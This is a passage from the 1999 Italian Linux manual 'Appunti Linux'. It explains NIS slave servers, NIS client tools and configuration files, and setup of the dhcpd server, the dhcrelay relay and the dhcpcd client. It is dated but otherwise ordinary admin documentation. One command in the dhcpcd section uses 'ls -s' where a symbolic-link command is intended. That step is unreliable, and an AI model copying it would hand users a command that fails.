## 89.7.1 Riproduzione delle mappe nel server slave

Anche il server *slave*, per poter compiere il suo lavoro, deve disporre delle mappe NIS. Queste vengono create, copiandole dal server *master*, attraverso il comando seguente:

`/usr/lib/yp/ypinit -s` ⟨*master-NIS*⟩

In pratica, si avvia **ypinit** con l'opzione **-s**, indicando il nome dell'elaboratore che ospita il server *master*. Per esempio, se il *master* è **dinkel.brot.dg**, il comando corretto è il seguente:

`#` **/usr/lib/yp/ypinit -s dinkel.brot.dg**

Perché l'operazione funzioni correttamente, occorre che il client NIS sottostante sia configurato e funzionante. In pratica, prima di utilizzare **ypinit**, si può verificare che sia tutto in ordine con il comando seguente:

`#` **ypwhich -m**

Questo deve restituire il nome del server *master*.

## 89.7.2 Sincronizzazione

La presenza di server *slave* introduce nel sistema NIS dei problemi di sincronizzazione di questi con il server *master*. Oltre a tutto, lo stesso procedimento di sincronizzazione accresce i problemi di sicurezza, dal momento che periodicamente viaggiano informazioni delicate nella rete.

Ci sono tre modi per sincronizzare i server *slave*, e non tutti funzionano sempre, a causa degli accorgimenti utilizzati per ridurre i problemi di sicurezza.

1. Quando il server *master* viene aggiornato, dovrebbe essere in grado di inviare agli *slave* le modifiche alle mappe (*push*). Questa operazione non funziona se gli *slave* non sono in ascolto in quel momento, inoltre non funziona anche in altre circostanze, sempre per motivi di sicurezza.

2. I server *slave* possono comunicare periodicamente con il *master* per verificare la presenza di aggiornamenti delle mappe. Questa operazione richiede nel *master* la presenza in funzione del demone **rpc.ypxfrd**.

3. In ultima analisi, i server *slave* si aggiornano con il comando **ypinit -s** ⟨*master*⟩.

Per quanto riguarda il secondo punto, il NIS offre generalmente tre script predisposti opportunamente per eseguire i compiti di aggiornamento. Si tratta di: **ypxfr_1perhour**, **ypxfr_1perday** e **ypxfr_2perday**. Questi si trovano nella directory `/usr/lib/yp/`, e sono pensati per essere inclusi in un file crontab, come nell'esempio seguente che rappresenta precisamente il file `/etc/crontab`.

```
20 *    * * * root /usr/lib/yp/ypxfr_1perhour
40 6    * * * root /usr/lib/yp/ypxfr_1perday
55 6,18 * * * root /usr/lib/yp/ypxfr_2perday
```

I diversi script si occupano di trasferire mappe differenti. In particolare, quello eseguito ogni ora è predisposto per trasferire le informazioni sugli utenti (la cosa più urgente).

Dal momento che non si può fare affidamento sul sistema di aggiornamento pilotato dal *master* (quello del primo punto), se per qualche motivo l'aggiornamento a mezzo di **ypxfr** non funziona, occorre ripiegare necessariamente sull'uso periodico di **ypinit -s**, eventualmente collocando anch'esso in un file crontab.

## 89.7.3 # rpc.ypxfrd

`rpc.ypxfrd [`⟨*opzioni*⟩`]`

Il demone **rpc.ypxfrd** viene utilizzato solo nel server *master* per facilitare l'aggiornamento delle mappe negli *slave*. La sua presenza non è indispensabile, ma è utile per accelerare il processo di aggiornamento.

Generalmente può essere utilizzato senza argomenti, e dovrebbe essere avviato dalla procedura di inizializzazione del sistema.

## 89.8 Client NIS e NYS

Gli elaboratori che devono condividere le informazioni amministrate con il NIS, devono utilizzare il client **`ypbind`**, configurato opportunamente. In tal modo, su tali elaboratori, invece di utilizzare le informazioni amministrative locali, verranno usate quelle concentrate dal NIS.

Quando si utilizza precisamente NYS, i servizi svolti da **`ypbind`** potrebbero essere forniti direttamente dalle librerie del sistema. Tuttavia, anche in questa circostanza, alcuni programmi come **`ypwhich`** e **`ypcat`** continuano a richiedere la presenza di **`ypbind`**.

La configurazione di **`ypbind`** e anche quella di NYS (con le sue librerie), avviene attraverso i file `/etc/yp.conf` e `/etc/nsswitch.conf`. Il primo serve a definire come raggiungere i server; il secondo definisce l'ordine di utilizzo dei servizi (*Name Service Switch*).

Come nel caso dei server, anche i client richiedono la definizione del dominio NIS, attraverso **`domainname`**. Se il dominio non viene predisposto **`ypbind`** non può funzionare.

Anche il client richiede la presenza della directory `/var/yp/`. Al suo interno viene creata la directory `binding/`.

Anche il client richiede l'attivazione del *portmapper* RPC.

### 89.8.1 Gli utenti

A seconda delle caratteristiche particolari del client, sono possibili delle configurazioni speciali per ciò che riguarda l'accesso da parte degli utenti. Quando la loro gestione è compito del NIS, si può configurare il client in modo da definire una graduatoria nella ricerca dei dati che identificano l'utente all'atto del *login*. Di solito si cerca prima l'utente nel file `/etc/passwd` locale, e quindi si prova con il NIS.

A parte questo particolare abbastanza semplice, si può porre il problema di voler concedere l'accesso su un certo elaboratore solo ad alcuni utenti definiti attraverso il NIS, oppure, più semplicemente, si può volere escludere l'accesso da parte di qualcuno. Per ottenere questo occorre intervenire sul file `/etc/passwd` utilizzando record con notazioni particolari; cosa che qui non viene descritta.

In generale, per fare in modo che gli utenti NIS del dominio a cui si fa riferimento possano accedere da un certo client, occorre aggiungere nel file `/etc/passwd` il record seguente:

```
+::::::
```

Questo viene interpretato come il punto in cui si vogliono inserire virtualmente gli utenti NIS. È probabile che, per fare in modo che vengano utilizzati prima i dati degli utenti già registrati in quel client, questo record debba essere collocato alla fine del file.

Quando si usa NYS, non dovrebbe essere necessario aggiungere questa indicazione; tuttavia, se c'è non può creare danno.

### 89.8.2 # ypbind

`ypbind [`⟨*opzioni*⟩`]`

**`ypbind`** è un demone per l'attivazione dell'accesso alle informazioni fornite da un server NIS; è in pratica il client NIS. Utilizza la directory `/var/yp/binding/` per collocarci all'interno un file contenente le informazioni sul dominio NIS per il quale è stato avviato.

**`ypbind`** utilizza la configurazione del file `/etc/yp.conf` per trovare i server, e quella del file `/etc/nsswitch.conf` per stabilire l'ordine di utilizzo delle informazioni amministrative.

Alcune opzioni

`-debug`

Fa in modo che **`ypbind`** continui a funzionare in primo piano, in modo da emettere una serie di informazioni diagnostiche attraverso lo standard error.

### 89.8.3 /etc/yp.conf

Il file `/etc/yp.conf` serve a definire come accedere ai server. Viene utilizzato sia da **`ypbind`** che dalle librerie NYS.

> **`ypbind`** potrebbe essere in grado di utilizzare solo l'ultima riga di questo file. Di conseguenza, è bene limitarsi a una sola direttiva in questo file.

Il file può contenere tre tipi di direttive, descritte dalle sintassi seguenti.

`domain` ⟨*dominio-NIS*⟩ `server` ⟨*host*⟩

`domain` ⟨*dominio-NIS*⟩ `broadcast`

`ypserv` ⟨*host*⟩

La prima definisce che per il dominio NIS indicato si deve interpellare il server specificato; la seconda definisce che per il dominio si devono usare delle chiamate circolari a tutta la rete (locale); l'ultima definisce semplicemente un server, indipendentemente dal dominio.

Quando si utilizza il sistema della chiamata circolare (broadcast), si rischia di ricevere la risposta da un possibile server fasullo, posto appositamente per sostituirsi a quelli veri allo scopo di carpire informazioni dai client. Se non si temono attacchi di questo tipo, la chiamata circolare è il modo migliore per fare in modo che il client sia in grado di scegliersi il server (quello che risponde prima).

Il server, quando deve essere identificato, può essere indicato per nome o per numero IP. Nel primo caso, è necessario che il sistema sia in grado di risolvere il nome in modo indipendente dal NIS (evidentemente). In generale, è conveniente utilizzare l'indirizzo IP per questo scopo.

L'esempio seguente mostra l'unica riga di un file `/etc/yp.conf` in cui si stabilisce che per il dominio **`rost.nis-yp`** si deve usare la chiamata circolare.

```
domain rost.nis-yp broadcast
```

### 89.8.4 /etc/nsswitch.conf

Il file `/etc/nsswitch.conf` viene usato dal client NIS per determinare l'ordine in cui devono essere richiesti i servizi. La sua configurazione dovrebbe riguardare tutti i tipi di dati amministrativi gestibili con il NIS, anche se di fatto ne sono stati abilitati solo alcuni. In questo modo, la determinazione di cosa gestire con il NIS viene fatta solo nel server *master*.

Quello che segue è la configurazione proposta in una particolare distribuzione GNU/Linux. Si può osservare che le informazioni sugli utenti (**`passwd`**, **`shadow`**, **`group`**) sono cercate prima nei file locali, e quindi nel servizio NIS.

```
#
# /etc/nsswitch.conf
#
# An example Name Service Switch config file. This file should be
# sorted with the most-used services at the beginning.
#
# The entry '[NOTFOUND=return]' means that the search for an
# entry should stop if the search in the previous entry turned
# up nothing. Note that if the search failed due to some other reason
# (like no NIS server responding) then the search continues with the
# next entry.
#
# Legal entries are:
#
#       nisplus or nis+         Use NIS+ (NIS version 3)
#       nis or yp               Use NIS (NIS version 2), also called YP
#       dns                     Use DNS (Domain Name Service)
#       files                   Use the local files
#       [NOTFOUND=return]       Stop searching if not found so far
#

passwd:     files nisplus nis
shadow:     files nisplus nis
group:      files nisplus nis

hosts:      files nisplus nis dns

services:   nisplus [NOTFOUND=return] files
networks:   nisplus [NOTFOUND=return] files
protocols:  nisplus [NOTFOUND=return] files
rpc:        nisplus [NOTFOUND=return] files
ethers:     nisplus [NOTFOUND=return] files
netmasks:   nisplus [NOTFOUND=return] files
bootparams: nisplus [NOTFOUND=return] files

netgroup:   nisplus
```

```
publickey:  nisplus

automount:  files nisplus
aliases:    files nisplus
```

### 89.8.5 $ ypwhich

ypwhich [⟨*opzioni*⟩]

**ypwhich** permette di conoscere quale sia il server NIS utilizzato dal client, quando viene avviato senza opzioni, oppure quale sia precisamente il *master* per una certa mappa. Questo programma dipende da **ypbind**, per cui, quest'ultimo deve essere presente anche se si utilizza il NYS.

Alcune opzioni

-d ⟨*dominio*⟩

Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

-m [⟨*mappa*⟩]

Permette di conoscere quale sia il server *master* per la particolare mappa specificata, o per tutte quelle che vengono raggiunte.

Esempi

$ **ypwhich**

Emette il nome dell'elaboratore che funge da server NIS per quel particolare client.

$ **ypwhich -m**

Emette l'elenco delle mappe gestire dal NIS con i rispettivi server *master* competenti.

### 89.8.6 $ ypcat

ypcat [⟨*opzioni*⟩] ⟨*mappa*⟩

**ypcat** emette il contenuto di una mappa indicata come argomento della riga di comando. Questo programma dipende da **ypbind**, per cui, quest'ultimo deve essere presente anche se si utilizza il NYS.

Alcune opzioni

-d ⟨*dominio*⟩

Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

Esempi

$ **ypcat group.byname**

Emette il contenuto della mappa corrispondente all'elenco dei gruppi per nome.

### 89.8.7 $ ypmatch

ypmatch [⟨*opzioni*⟩] ⟨*chiave*⟩... ⟨*mappa*⟩

**ypmatch** emette il valori corrispondenti a una o più chiavi di una mappa. Questo programma dipende da **ypbind**, per cui, quest'ultimo deve essere presente anche se si utilizza il NYS.

Alcune opzioni

-d ⟨*dominio*⟩

Utilizza un dominio differente da quello predefinito. Per usare questa opzione occorre comunque che tale dominio diverso sia stato collegato.

Esempi

$ **ypmatch tizio caio passwd.byname**

Emette i record corrispondenti agli utenti **tizio** e **caio**.

$ **ypmatch 500 passwd.byuid**

Emette il record corrispondente all'utente identificato dal numero UID 500.

### 89.8.8 $ yppasswd, ypchsh, ypchfn

yppasswd [⟨*utente*⟩]

ypchsh [⟨*utente*⟩]

ypchfn [⟨*utente*⟩]

**yppasswd**, **ypchsh** e **ypchfn** sono tre alias dello stesso programma. A seconda del nome usato per avviarlo, si intente cambiare la password, la shell o le informazioni personali.

Questi comandi si sostituiscono ai soliti **passwd**, **chsh** e **chfn** che hanno effetto solo localmente, quando si vuole intervenire sulle utenze gestite dal NIS. A questo proposito, è bene considerare la possibiltà di fare «sparire» i comandi normali, in modo da non creare confusione agli utenti, creando dei collegamenti simbolici opportuni per fare in modo che **passwd**, **chsh** e **chfn** avviino rispettivamente i corrispondenti **yppasswd**, **ypchsh** e **ypchfn**.

Questi comandi, quando vengono invocati, si mettono in contatto con il server *master*, nel quale deve essere in funzione il demone **rpc.passwdd**. È da questo demone che dipende la possibilità di cambiare questi valori, e potrebbe capitare che sia abilitata solo la sostituzione delle password.

Solo l'utente **root** può indicare il nome di un altro utente attraverso la riga di comando.

## 89.9 Directory personali

Quando si gestiscono gli utenti (e i gruppi) attraverso il NIS, si intende permettere a tutti questi utenti di utilizzare indifferentemente tutte le macchine su cui si fa funzionare il client NIS. Per raggiungere questo obbiettivo, occorre fare in modo che le rispettive directory personali (*home*) siano accessibili da qualunque postazione. Evidentemente è necessario usare uno spazio condiviso in rete, attraverso il protocollo NFS.

Il modo più semplice potrebbe essere quello di predisporre una partizione apposita in un server NFS, e montare tale filesystem nella directory `/home/` di ogni client NIS. Come si può intuire non si tratta di una soluzione ottimale, ma comunque è qualcosa di pratico, almeno inizialmente.

Il filesystem condiviso dovrà essere accessibile in lettura-scrittura.

La gestione del protocollo NFS è descritta nel capitolo 79.

## 89.10 Riferimenti

- Thorsten Kukuk, *The Linux NIS(YP)/NYS/NIS+ HOWTO*

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# DHCP

La sigla DHCP sta per *Dynamic Host Configuration Protocol*, e identifica un protocollo attraverso il quale un gruppo di nodi può essere configurato in modo automatico e dinamico, per ciò che riguarda la sua connessione nella rete.

Per comprendere il problema, si immagini un ufficio con una rete locale chiusa, in cui si vogliono poter collocare dei nodi senza troppi problemi, e soprattutto senza dover stabilire prima gli indirizzi IP e i nomi corrispondenti.

Per attuare questo meccanismo attraverso il protocollo DHCP, occorre un server che sia in grado di rispondere a una richiesta del genere, e dei client in grado di fare tale richiesta adeguandosi alla risposta ricevuta.

Quando un client contatta un server DHCP per la priva volta, tra i due viene concordato un tempo di validità per la configurazione assegnata al client. Ciò permette al client di mantenere quella configurazione per un certo tempo, senza che questa debba essere necessariamente ridefinita ogni volta che lo si riavvia. Questo tempo viene indicato con il termine *lease*, ed è compito del server tenere memoria dei nodi che possono trovarsi nella rete di sua competenza; i client dovranno richiedere ogni volta al server i dati per la loro configurazione, ma almeno si cerca di fare in modo che questi restino uguali per il tempo di *lease*, che deve essere configurato in modo conveniente in base alle caratteristiche della rete.[1]

## 90.1 Introduzione e sistemazioni generali

Il client che tenta di contattare un server DHCP deve utilizzare una chiamata circolare. Per questo, i kernel utilizzati nei client, e quello del server, devono essere stati predisposti opportunamente.

- *IP: multicasting* (12.5.7) **Y**

Si verifica facilmente che sia disponibile questa caratteristica attraverso **`ifconfig`**, dando una configurazione transitoria a un'interfaccia, e quindi visualizzando il suo stato come nel caso seguente:

\# **`ifconfig eth0`**[*Invio*]

```
eth0      Link encap:Ethernet  HWaddr 00:A0:24:77:49:97
          inet addr:192.168.1.1  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0
          TX packets:87 errors:0 dropped:0 overruns:0
          Interrupt:12 Base address:0xff80
```

In questo caso si vede apparire la parola **`MULTICAST`**, che rappresenta l'attivazione della modalità corrispondente, e ciò risolve ogni dubbio.

Un server DHCP potrebbe avere qualche difficoltà a funzionare correttamente con GNU/Linux. Il server DHCP deve essere in grado di trasmettere dei pacchetti all'indirizzo IP 255.255.255.255, corrispondente idealmente a «tutti i nodi». Può darsi che per poterlo fare, si debba creare un instradamento apposito, su **tutte** le interfacce di rete attraverso cui il server deve essere raggiungibile e con cui deve poter rispondere.

```
# route add -host 255.255.255.255 dev eth0
```

```
# route add -host 255.255.255.255 dev eth1
```

L'esempio, in particolare, mostra l'instradamento attraverso le interfacce **`eth0`** e **`eth1`**.[2]

Nelle versioni 2.2.* del kernel Linux, potrebbe essere necessario abilitare la funzionalità di *IP boot agent*, attraverso un comando simile a quello seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_bootp_agent
```

### 90.1.1 Rete di competenza e router

Teoricamente, dovrebbe essere possibile fare in modo che il server DHCP riceva le richieste dei client anche se queste devono attraversare dei router. In pratica, ciò richiede che i router siano in grado di trasferire tali richieste, oppure che presso di loro sia presente un servizio intermedio di *relay*. Comunque, si tratterebbe di una politica amministrativa discutibile.

In generale, il server DHCP dovrebbe essere collocato nella rete fisica che si trova a servire, e le richieste dei client non dovrebbero poter attraversare i router.

[1] Il termine inglese fa intendere che il client «affitta» la sua posizione nella rete.

[2] Questo problema di GNU/Linux potrebbe essere risolto in modo più elegante nel prossimo futuro.

L'utilizzo del protocollo DHCP può costituire un problema serio di sicurezza, e in questo senso, sarebbe meglio se i router non fossero in grado di trasferire le connessioni con questo protocollo.

### 90.1.2 Conflitto con /etc/inetd.conf

Normalmente, il protocollo DHCP utilizza la porta 67 UDP, che di solito è denominata **`bootps`**. Nel file `/etc/inetd.conf` dovrebbe essere presente una riga simile a quella seguente, commentata nello stesso modo.

```
#bootps dgram   udp     wait    root    /usr/sbin/tcpd  bootpd
```

Si tratta della possibile attivazione del servizio BOOTP, che in condizioni normali si evita di abilitare. Se però fosse abilitata, questo andrebbe in conflitto con i demoni usati per il DHCP, sia nel nodo del server che in quelli dei client.

### 90.1.3 Informazioni gestibili attraverso DHCP

Attraverso il protocollo DHCP, i client possono ricevere una serie di informazioni utili a definire la loro collocazione nella rete circostante. Il minimo indispensabile di tali informazioni è costituito normalmente dall'indirizzo IP e dalla maschera di rete. Dipende dalle caratteristiche del server la possibilità di offrire informazioni aggiuntive. L'elenco seguente è solo un esempio delle informazioni che potrebbero essere date:

- l'indirizzo IP e la maschera di rete;
- l'indirizzo broadcast;
- il nome del nodo e il dominio relativo;
- l'indirizzo del router predefinito;
- l'indirizzo del server DNS;
- l'indirizzo del server di stampa;
- il dominio NIS.

## 90.2 Server DHCP

Il server DHCP che si trova di solito nelle distribuzioni GNU/Linux è quello la cui produzione è finanziata dal Internet Software Consortium. Viene fatta questa precisazione, perché in seguito verrà mostrato l'utilizzo di un client di origine differente.

Questo server si compone del demone **`dhcpd`**, il quale si avvale della configurazione contenuta nel file `/etc/dhcpd.conf`, e utilizza il file `/etc/dhcpd.leases` per annotare gli indirizzi concessi ai vari client, finché questi restano validi. Quest'ultimo file, `/etc/dhcpd.leases`, deve esistere (vuoto) prima che il demone possa essere avviato la prima volta.

Il problema di organizzazione del server si limita quindi alla configurazione del file `/etc/dhcpd.conf`. Attualmente, questo tipo di server è in corso di sviluppo, e la documentazione relativa alla sua configurazione potrebbe essere un po' indietro rispetto alle effettive potenzialità offerte.

### 90.2.1 # dhcpd

`dhcpd [`⟨*opzioni*⟩`] [`⟨*interfacce*⟩`...]`

**`dhcpd`** è il demone attraverso cui si attiva il servizio DHCP. **`dhcpd`** è in grado di offrire anche un servizio BOOTP, se la configurazione contiene le informazioni necessarie per la gestione di questo tipo di protocollo.

In generale, **`dhcpd`** non richiede alcun argomento nella riga di comando, e in tal caso si limita a leggere la configurazione e a porsi in ascolto di tutte le interfacce in grado di gestire il *multicast*, funzionando come demone. L'indicazione di una o più interfacce di rete, alla fine degli argomenti, permette di specificare dove **`dhcpd`** deve porre la sua attenzione, ignorando le altre eventualmente presenti.

Alcune opzioni

`-p` ⟨*n-porta*⟩

**`dhcpd`** è normalmente in ascolto della porta UDP numero 67 (**`bootps`**), e ciò può essere cambiato attraverso questa opzione.

`-cf` ⟨*file-di-configurazione*⟩

Permette di definire un file di configurazione alternativo a quello predefinito.

`-lf` ⟨*file-lease*⟩

Permette di definire un file alternativo a quello predefinito per l'accumulo delle informazioni sui nodi che hanno ottenuto un indirizzo IP.

### 90.2.2 /etc/dhcpd.conf

La configurazione con il file `/etc/dhcpd.conf` permette di definire il funzionamento di **`dhcpd`**, sia per la gestione del protocollo DHCP, che per BOOTP. Qui si intendono mostrare solo le direttive utili per il protocollo DHCP.

In questo file sono ammessi i commenti, preceduti dal simbolo **#** e terminati dalla fine della riga in cui appaiono. È consentito inoltre spaziare le direttive attraverso righe vuote o righe bianche, che vengono ignorate.

Le direttive sono organizzare in forma di struttura, in cui appare la dichiarazione di ciò a cui fa riferimento tale struttura, seguita dall'indicazione di una serie di parametri specifici, racchiusi tra parentesi graffe.

```
[⟨parametro-globale⟩;]
[⟨parametro-globale⟩;]
...
⟨dichiarazione⟩ {
        [⟨parametro-specifico⟩;]
        ...
        [⟨sotto-dichiarazione⟩ {
                [⟨parametro-più-specifico⟩;]
                ...
        }]
        ...
}
...
```

Lo schema sintattico è un po' confuso a prima vista, ma significa che il file può iniziare con una serie di direttive facoltative contenenti l'indicazione di alcuni parametri (si chiarirà in seguito cosa siano), il cui effetto ha valore globale, salvo la possibilità di essere ofuscati da definizioni contrastanti all'interno di direttive di dichiarazione.

Il file deve contenere almeno una direttiva di dichiarazione che può limitarsi a contenere dei parametri specifici, oppure può inglobare delle sotto-dichiarazioni.

La cosa migliore, per cominciare, è introdurre un esempio. Si supponga di volere servire la rete locale 192.168.1.0/255.255.255.0, specificando che gli indirizzi da 192.168.1.100 a 192.168.1.199 possono essere gestiti per le attribuzioni dinamiche di indirizzi IP. Il file di configurazione può limitarsi a contenere quanto segue:

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.199;
}
```

La direttiva di dichiarazione **`subnet`**, come si può intuire, è quella più importante per la gestione del DHCP. Nella maggior parte dei casi, la configurazione si comporrà di una o più direttive di questo tipo, contenenti probabilmente più parametri di quanto visto nell'esempio.

Prima di mostrare più in dettaglio le altre direttive, viene presentato un altro esempio, che potrebbe soddisfare le esigenze più comuni di chi utilizza **`dhcpd`** (a parte i valori particolari che sono stati indicati). Rispetto all'esempio precedente si nota la presenza di due intervalli di indirizzi IP da utilizzare per l'attribuzione automatica; per il resto, momentaneamente, dovrebbe essere intuitivo il significato.

```
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.149;
    range 192.168.1.200 192.168.1.249;
    default-lease-time 604800;  # una settimana
    max-lease-time 2592000;     # 30 giorni
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.1;
    option domain-name-servers 192.168.1.1, 192.168.1.2;
```

```
    option domain-name "brot.dg";
}
```

Prima di proseguire, si osservi che i parametri sono terminati dal punto e virgola. È ammesso indicare più parametri sulla stessa riga, anche se in generale è preferibile evitarlo.

Alcune dichiarazioni

`shared-network` ⟨*nome*⟩ {

  [⟨*parametro*⟩`;`]

  ...

  ⟨*dichiarazione*⟩ {

    ...

  }

  ...

}

Come si osserva dalla sintassi, una dichiarazione **`shared-network`** è fatta per l'inclusione di altre dichiarazioni, e non solo parametri.

Permette di specificare una rete condivisa, nel senso di due o più reti logiche che si trovano sulla stessa rete fisica. In questa situazione, è normale che questa direttiva includa l'indicazione di più dichiarazioni **`subnet`**, una per ogni rete logica. Il problema, semmai, è che quando si collocano dei nodi nuovi nella rete condivisa, non è possibile distinguere a quale delle reti logiche dovrebbero appartenere; di conseguenza, ottengono semplicemente il primo indirizzo libero nell'insieme globale.

`group` {

  [⟨*parametro*⟩`;`]

  ...

  ⟨*dichiarazione*⟩ {

    ...

  }

  ...

}

La dichiarazione **`group`** serve solo a definire un raggruppamento di dichiarazioni, a cui attribuire una serie di parametri in modo predefinito. Evidentemente si tratta dei parametri che precedono le direttive delle dichiarazioni annidate.

`subnet` ⟨*indirizzo-di-rete*⟩ `netmask` ⟨*maschera-di-rete*⟩ {

  [⟨*parametro*⟩`;`]

  ...

}

La dichiarazione **`subnet`** serve a contenere l'indicazione di parametri specifici per la sottorete. Permette di definire una sottorete, indicata attraverso l'indirizzo e la maschera di rete.

Alcuni parametri

`default-lease-time` ⟨*n-secondi*⟩`;`

Definisce il tempo predefinito per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Viene utilizzato se il client non richiede una durata differente.

`max-lease-time` ⟨*n-secondi*⟩`;`

Definisce il tempo massimo per la scadenza dell'associazione tra nodo e indirizzo IP assegnato. Il client non può ottenere un tempo maggiore (che comunque può essere rinnovato).

`range` ⟨*indirizzo-ip-iniziale*⟩ ⟨*indirizzo-ip-finale*⟩`;`

Indica l'intervallo di indirizzi IP utilizzabili in modo dinamico. Più intervalli separati possono essere indicati utilizzando più volte questo tipo di parametro.

`option subnet-mask` ⟨*maschera-di-rete*⟩`;`

Permette di specificare la maschera di rete, modificando eventualmente quanto stabilito in modo predefinito.

`option broadcast-address` ⟨*indirizzo-broadcast*⟩`;`

Permette di definire l'indirizzo broadcast.

`option routers` ⟨*indirizzo-ip-del-router*⟩`;`

Permette di indicare l'indirizzo IP del router predefinito.

`option domain-name-servers` ⟨*indirizzo-dns*⟩`[,...];`

Permette di indicare un elenco di indirizzi di server DNS. Gli indirizzi sono separati attraverso una virgola.

`option domain-name "`⟨*dominio*⟩`";`

Stabilisce il nome di dominio. Di solito si tratta del dominio della rete o della sottorete a cui si fa riferimento.

## 90.3 Relay DHCP

Nello stesso pacchetto del server DHCP descritto nelle sezioni precedenti, si trova normalmente il demone **`dhcrelay`**. Questo è in grado di fungere da ripetitore per una richiesta fatta da un client DHCP, quando questa, diversamente, non può attraversare un router.

All'inizio del capitolo si è accennato al fatto che sarebbe meglio evitare che un servizio DHCP possa superare i router; tuttavia, chi desidera utilizzare questa possibilità lo può fare attraverso questo programma.

### 90.3.1 # dhcrelay

`dhcrelay [`⟨*opzioni*⟩`]` ⟨*server-dhcp*⟩`...`

**`dhcrelay`** è un demone in grado di ritrasmettere le richieste fatte da un client DHCP a un server che altrimenti non sarebbe raggiungibile. Nello stesso modo, le risposte vengono rinviate all'origine.

**`dhcrelay`** non richiede configurazione; l'unica cosa indispensabile è l'indicazione di almeno un server DHCP alla fine della riga di comando.

Alcune opzioni

`-p` ⟨*n-porta*⟩

Permette di specificare un numero di porta differente da quello standard (67).

`-i` ⟨*interfaccia*⟩

Permette di indicare in modo esplicito un'interfaccia di rete da cui **`dhcrelay`** può aspettarsi delle richieste da parte di client DHCP. Per indicare più interfacce, occorre usare più volte questa opzione. Questa opzione è utile in particolare per escludere eventualmente un'interfaccia di una rete fisica su cui potrebbe esserci già il server DHCP relativo, in grado di intervenire da solo.

## 90.4 Client DHCP

Il client DHCP ha il compito di interpellare un server attraverso una chiamata circolare fatta nella rete fisica in cui si trova lo stesso client, e di ottenere da questo l'indicazione del numero IP da utilizzare, assieme ad altre informazioni di contorno eventuali. Successivamente, ha il compito di ripresentarsi presso il server periodicamente, per evitare che scada il tempo concesso per l'identificazione che gli è stata attribuita (*lease*).

Il problema maggiore, semmai, è fare in modo che il sistema presso cui è in funzione il client DHCP sia in grado di adeguarsi alle informazioni ottenute in questo modo. Non basta sapere quale indirizzo IP si può utilizzare per una certa interfaccia di rete, occorre anche configurarla, e definire l'instradamento. A questo proposito, il client DHCP è un punto delicato, e la scelta, ammesso che ce ne sia più di una, va fatta pensando all'integrazione con il proprio sistema.

Nelle distribuzioni GNU/Linux si trova normalmente il programma **`dhcpcd`** che non fa parte dello stesso pacchetto del server già descritto, ed è anche ciò che verrà presentato in questo capitolo.

### 90.4.1 # dhcpcd

`dhcpcd [⟨opzioni⟩] [⟨interfaccia⟩]`

**dhcpcd** è un demone in grado di compiere il ruolo di client DHCP. È in grado di ottenere l'indicazione dell'indirizzo IP, della maschera di rete, dell'indirizzo del router, del server DNS oltre ad altre informazioni eventualmente fornite.

Il pregio principale di questo client è quello di essere capace di riconfigurare l'interfaccia di rete e di ridefinire l'instradamento in modo autonomo, senza richiedere la predisposizione di script appositi o di qualunque apparato di contorno.

Il limite di questo programma sta nel fatto di poter intervenire su una sola interfaccia di rete, che in modo predefinito è **eth0**.

Per quanto riguarda l'informazione del DNS, **dhcpcd** crea un file che riproduce il contenuto di `/etc/resolv.conf`; si tratta di `/etc/dhcpc/resolv.conf`. Per le altre informazioni, comprese quelle sull'interfaccia di rete e sull'instradamento, crea un altro file che ha l'aspetto di un pezzo di script di shell, che potrebbe essere utilizzato in qualche tipo di procedura di inizializzazione del sistema. Si tratta di `/etc/dhcpc/hostinfo-`⟨*interfaccia*⟩.

Alcune opzioni

`-k`

Invia un segnale **SIGTERM** al processo **dhcpcd** in funzione attualmente.

`-l` ⟨*n-secondi*⟩

Specifica il tempo di *lease* da richiedere al server. Il server potrà accettarlo o concedere un tempo inferiore, a seconda della sua configurazione.

Esempi

`#` **dhcpcd**

Avvia **dhcpcd** in modo normale, come demone, allo scopo di ottenere un indirizzo per l'interfaccia **eth0**.

`#` **dhcpcd eth1**

Avvia **dhcpcd** come demone, in modo da ottenere un indirizzo per l'interfaccia **eth1**.

### 90.4.2 /etc/dhcpc/resolv.conf

Se il server DHCP fornisce le indicazioni sui server DNS, ed eventualmente anche il dominio di competenza, **dhcpcd** è in grado di creare il file `/etc/dhcpc/resolv.conf`, il cui scopo è di sostituirsi a quello omonimo collocato nella directory `/etc/`.

Se si vuole sfruttare questa opportunità, conviene sostituire il file `/etc/resolv.conf` con un collegamento simbolico a questo file generato da **dhcpcd**.

```
# mv /etc/resolv.conf /etc/resolv.conf.orig
```

```
# ls -s /etc/dhcpc/resolv.conf /etc/resolv.conf
```

### 90.4.3 /etc/dhcpc/hostinfo-*

Il file `/etc/dhcpc/hostinfo-`⟨*interfaccia*⟩ viene creato da **dhcpcd** per contenere tutte le informazioni riferite a un'interfaccia particolare. Per esempio, quando si interviene su **eth0**, si otterrà il file `/etc/dhcpc/hostinfo-eth0`.

Il contenuto del file è realizzato in modo da essere compatibile con gli script per una shell derivata da quella di Bourne (come Bash, o altre meno sofisticate), per cui è facile inglobare tale file in uno script di una qualche procedura.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Appunti Linux

Tomo VII

# MODEM, PORTE SERIALI, CONNESSIONI PUNTO-PUNTO E CONNETTIVITÀ CON ALTRI SISTEMI

**Appunti Linux**

Copyright © 1997-1999 Daniele Giacomini

Via Turati, 15 – I-31100 Treviso – daniele @ evo.it

This information is free; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This work is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this work; if not, write to the Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

———

Una copia della licenza GNU General Public License, versione 2, si trova nell'appendice K.1.

———

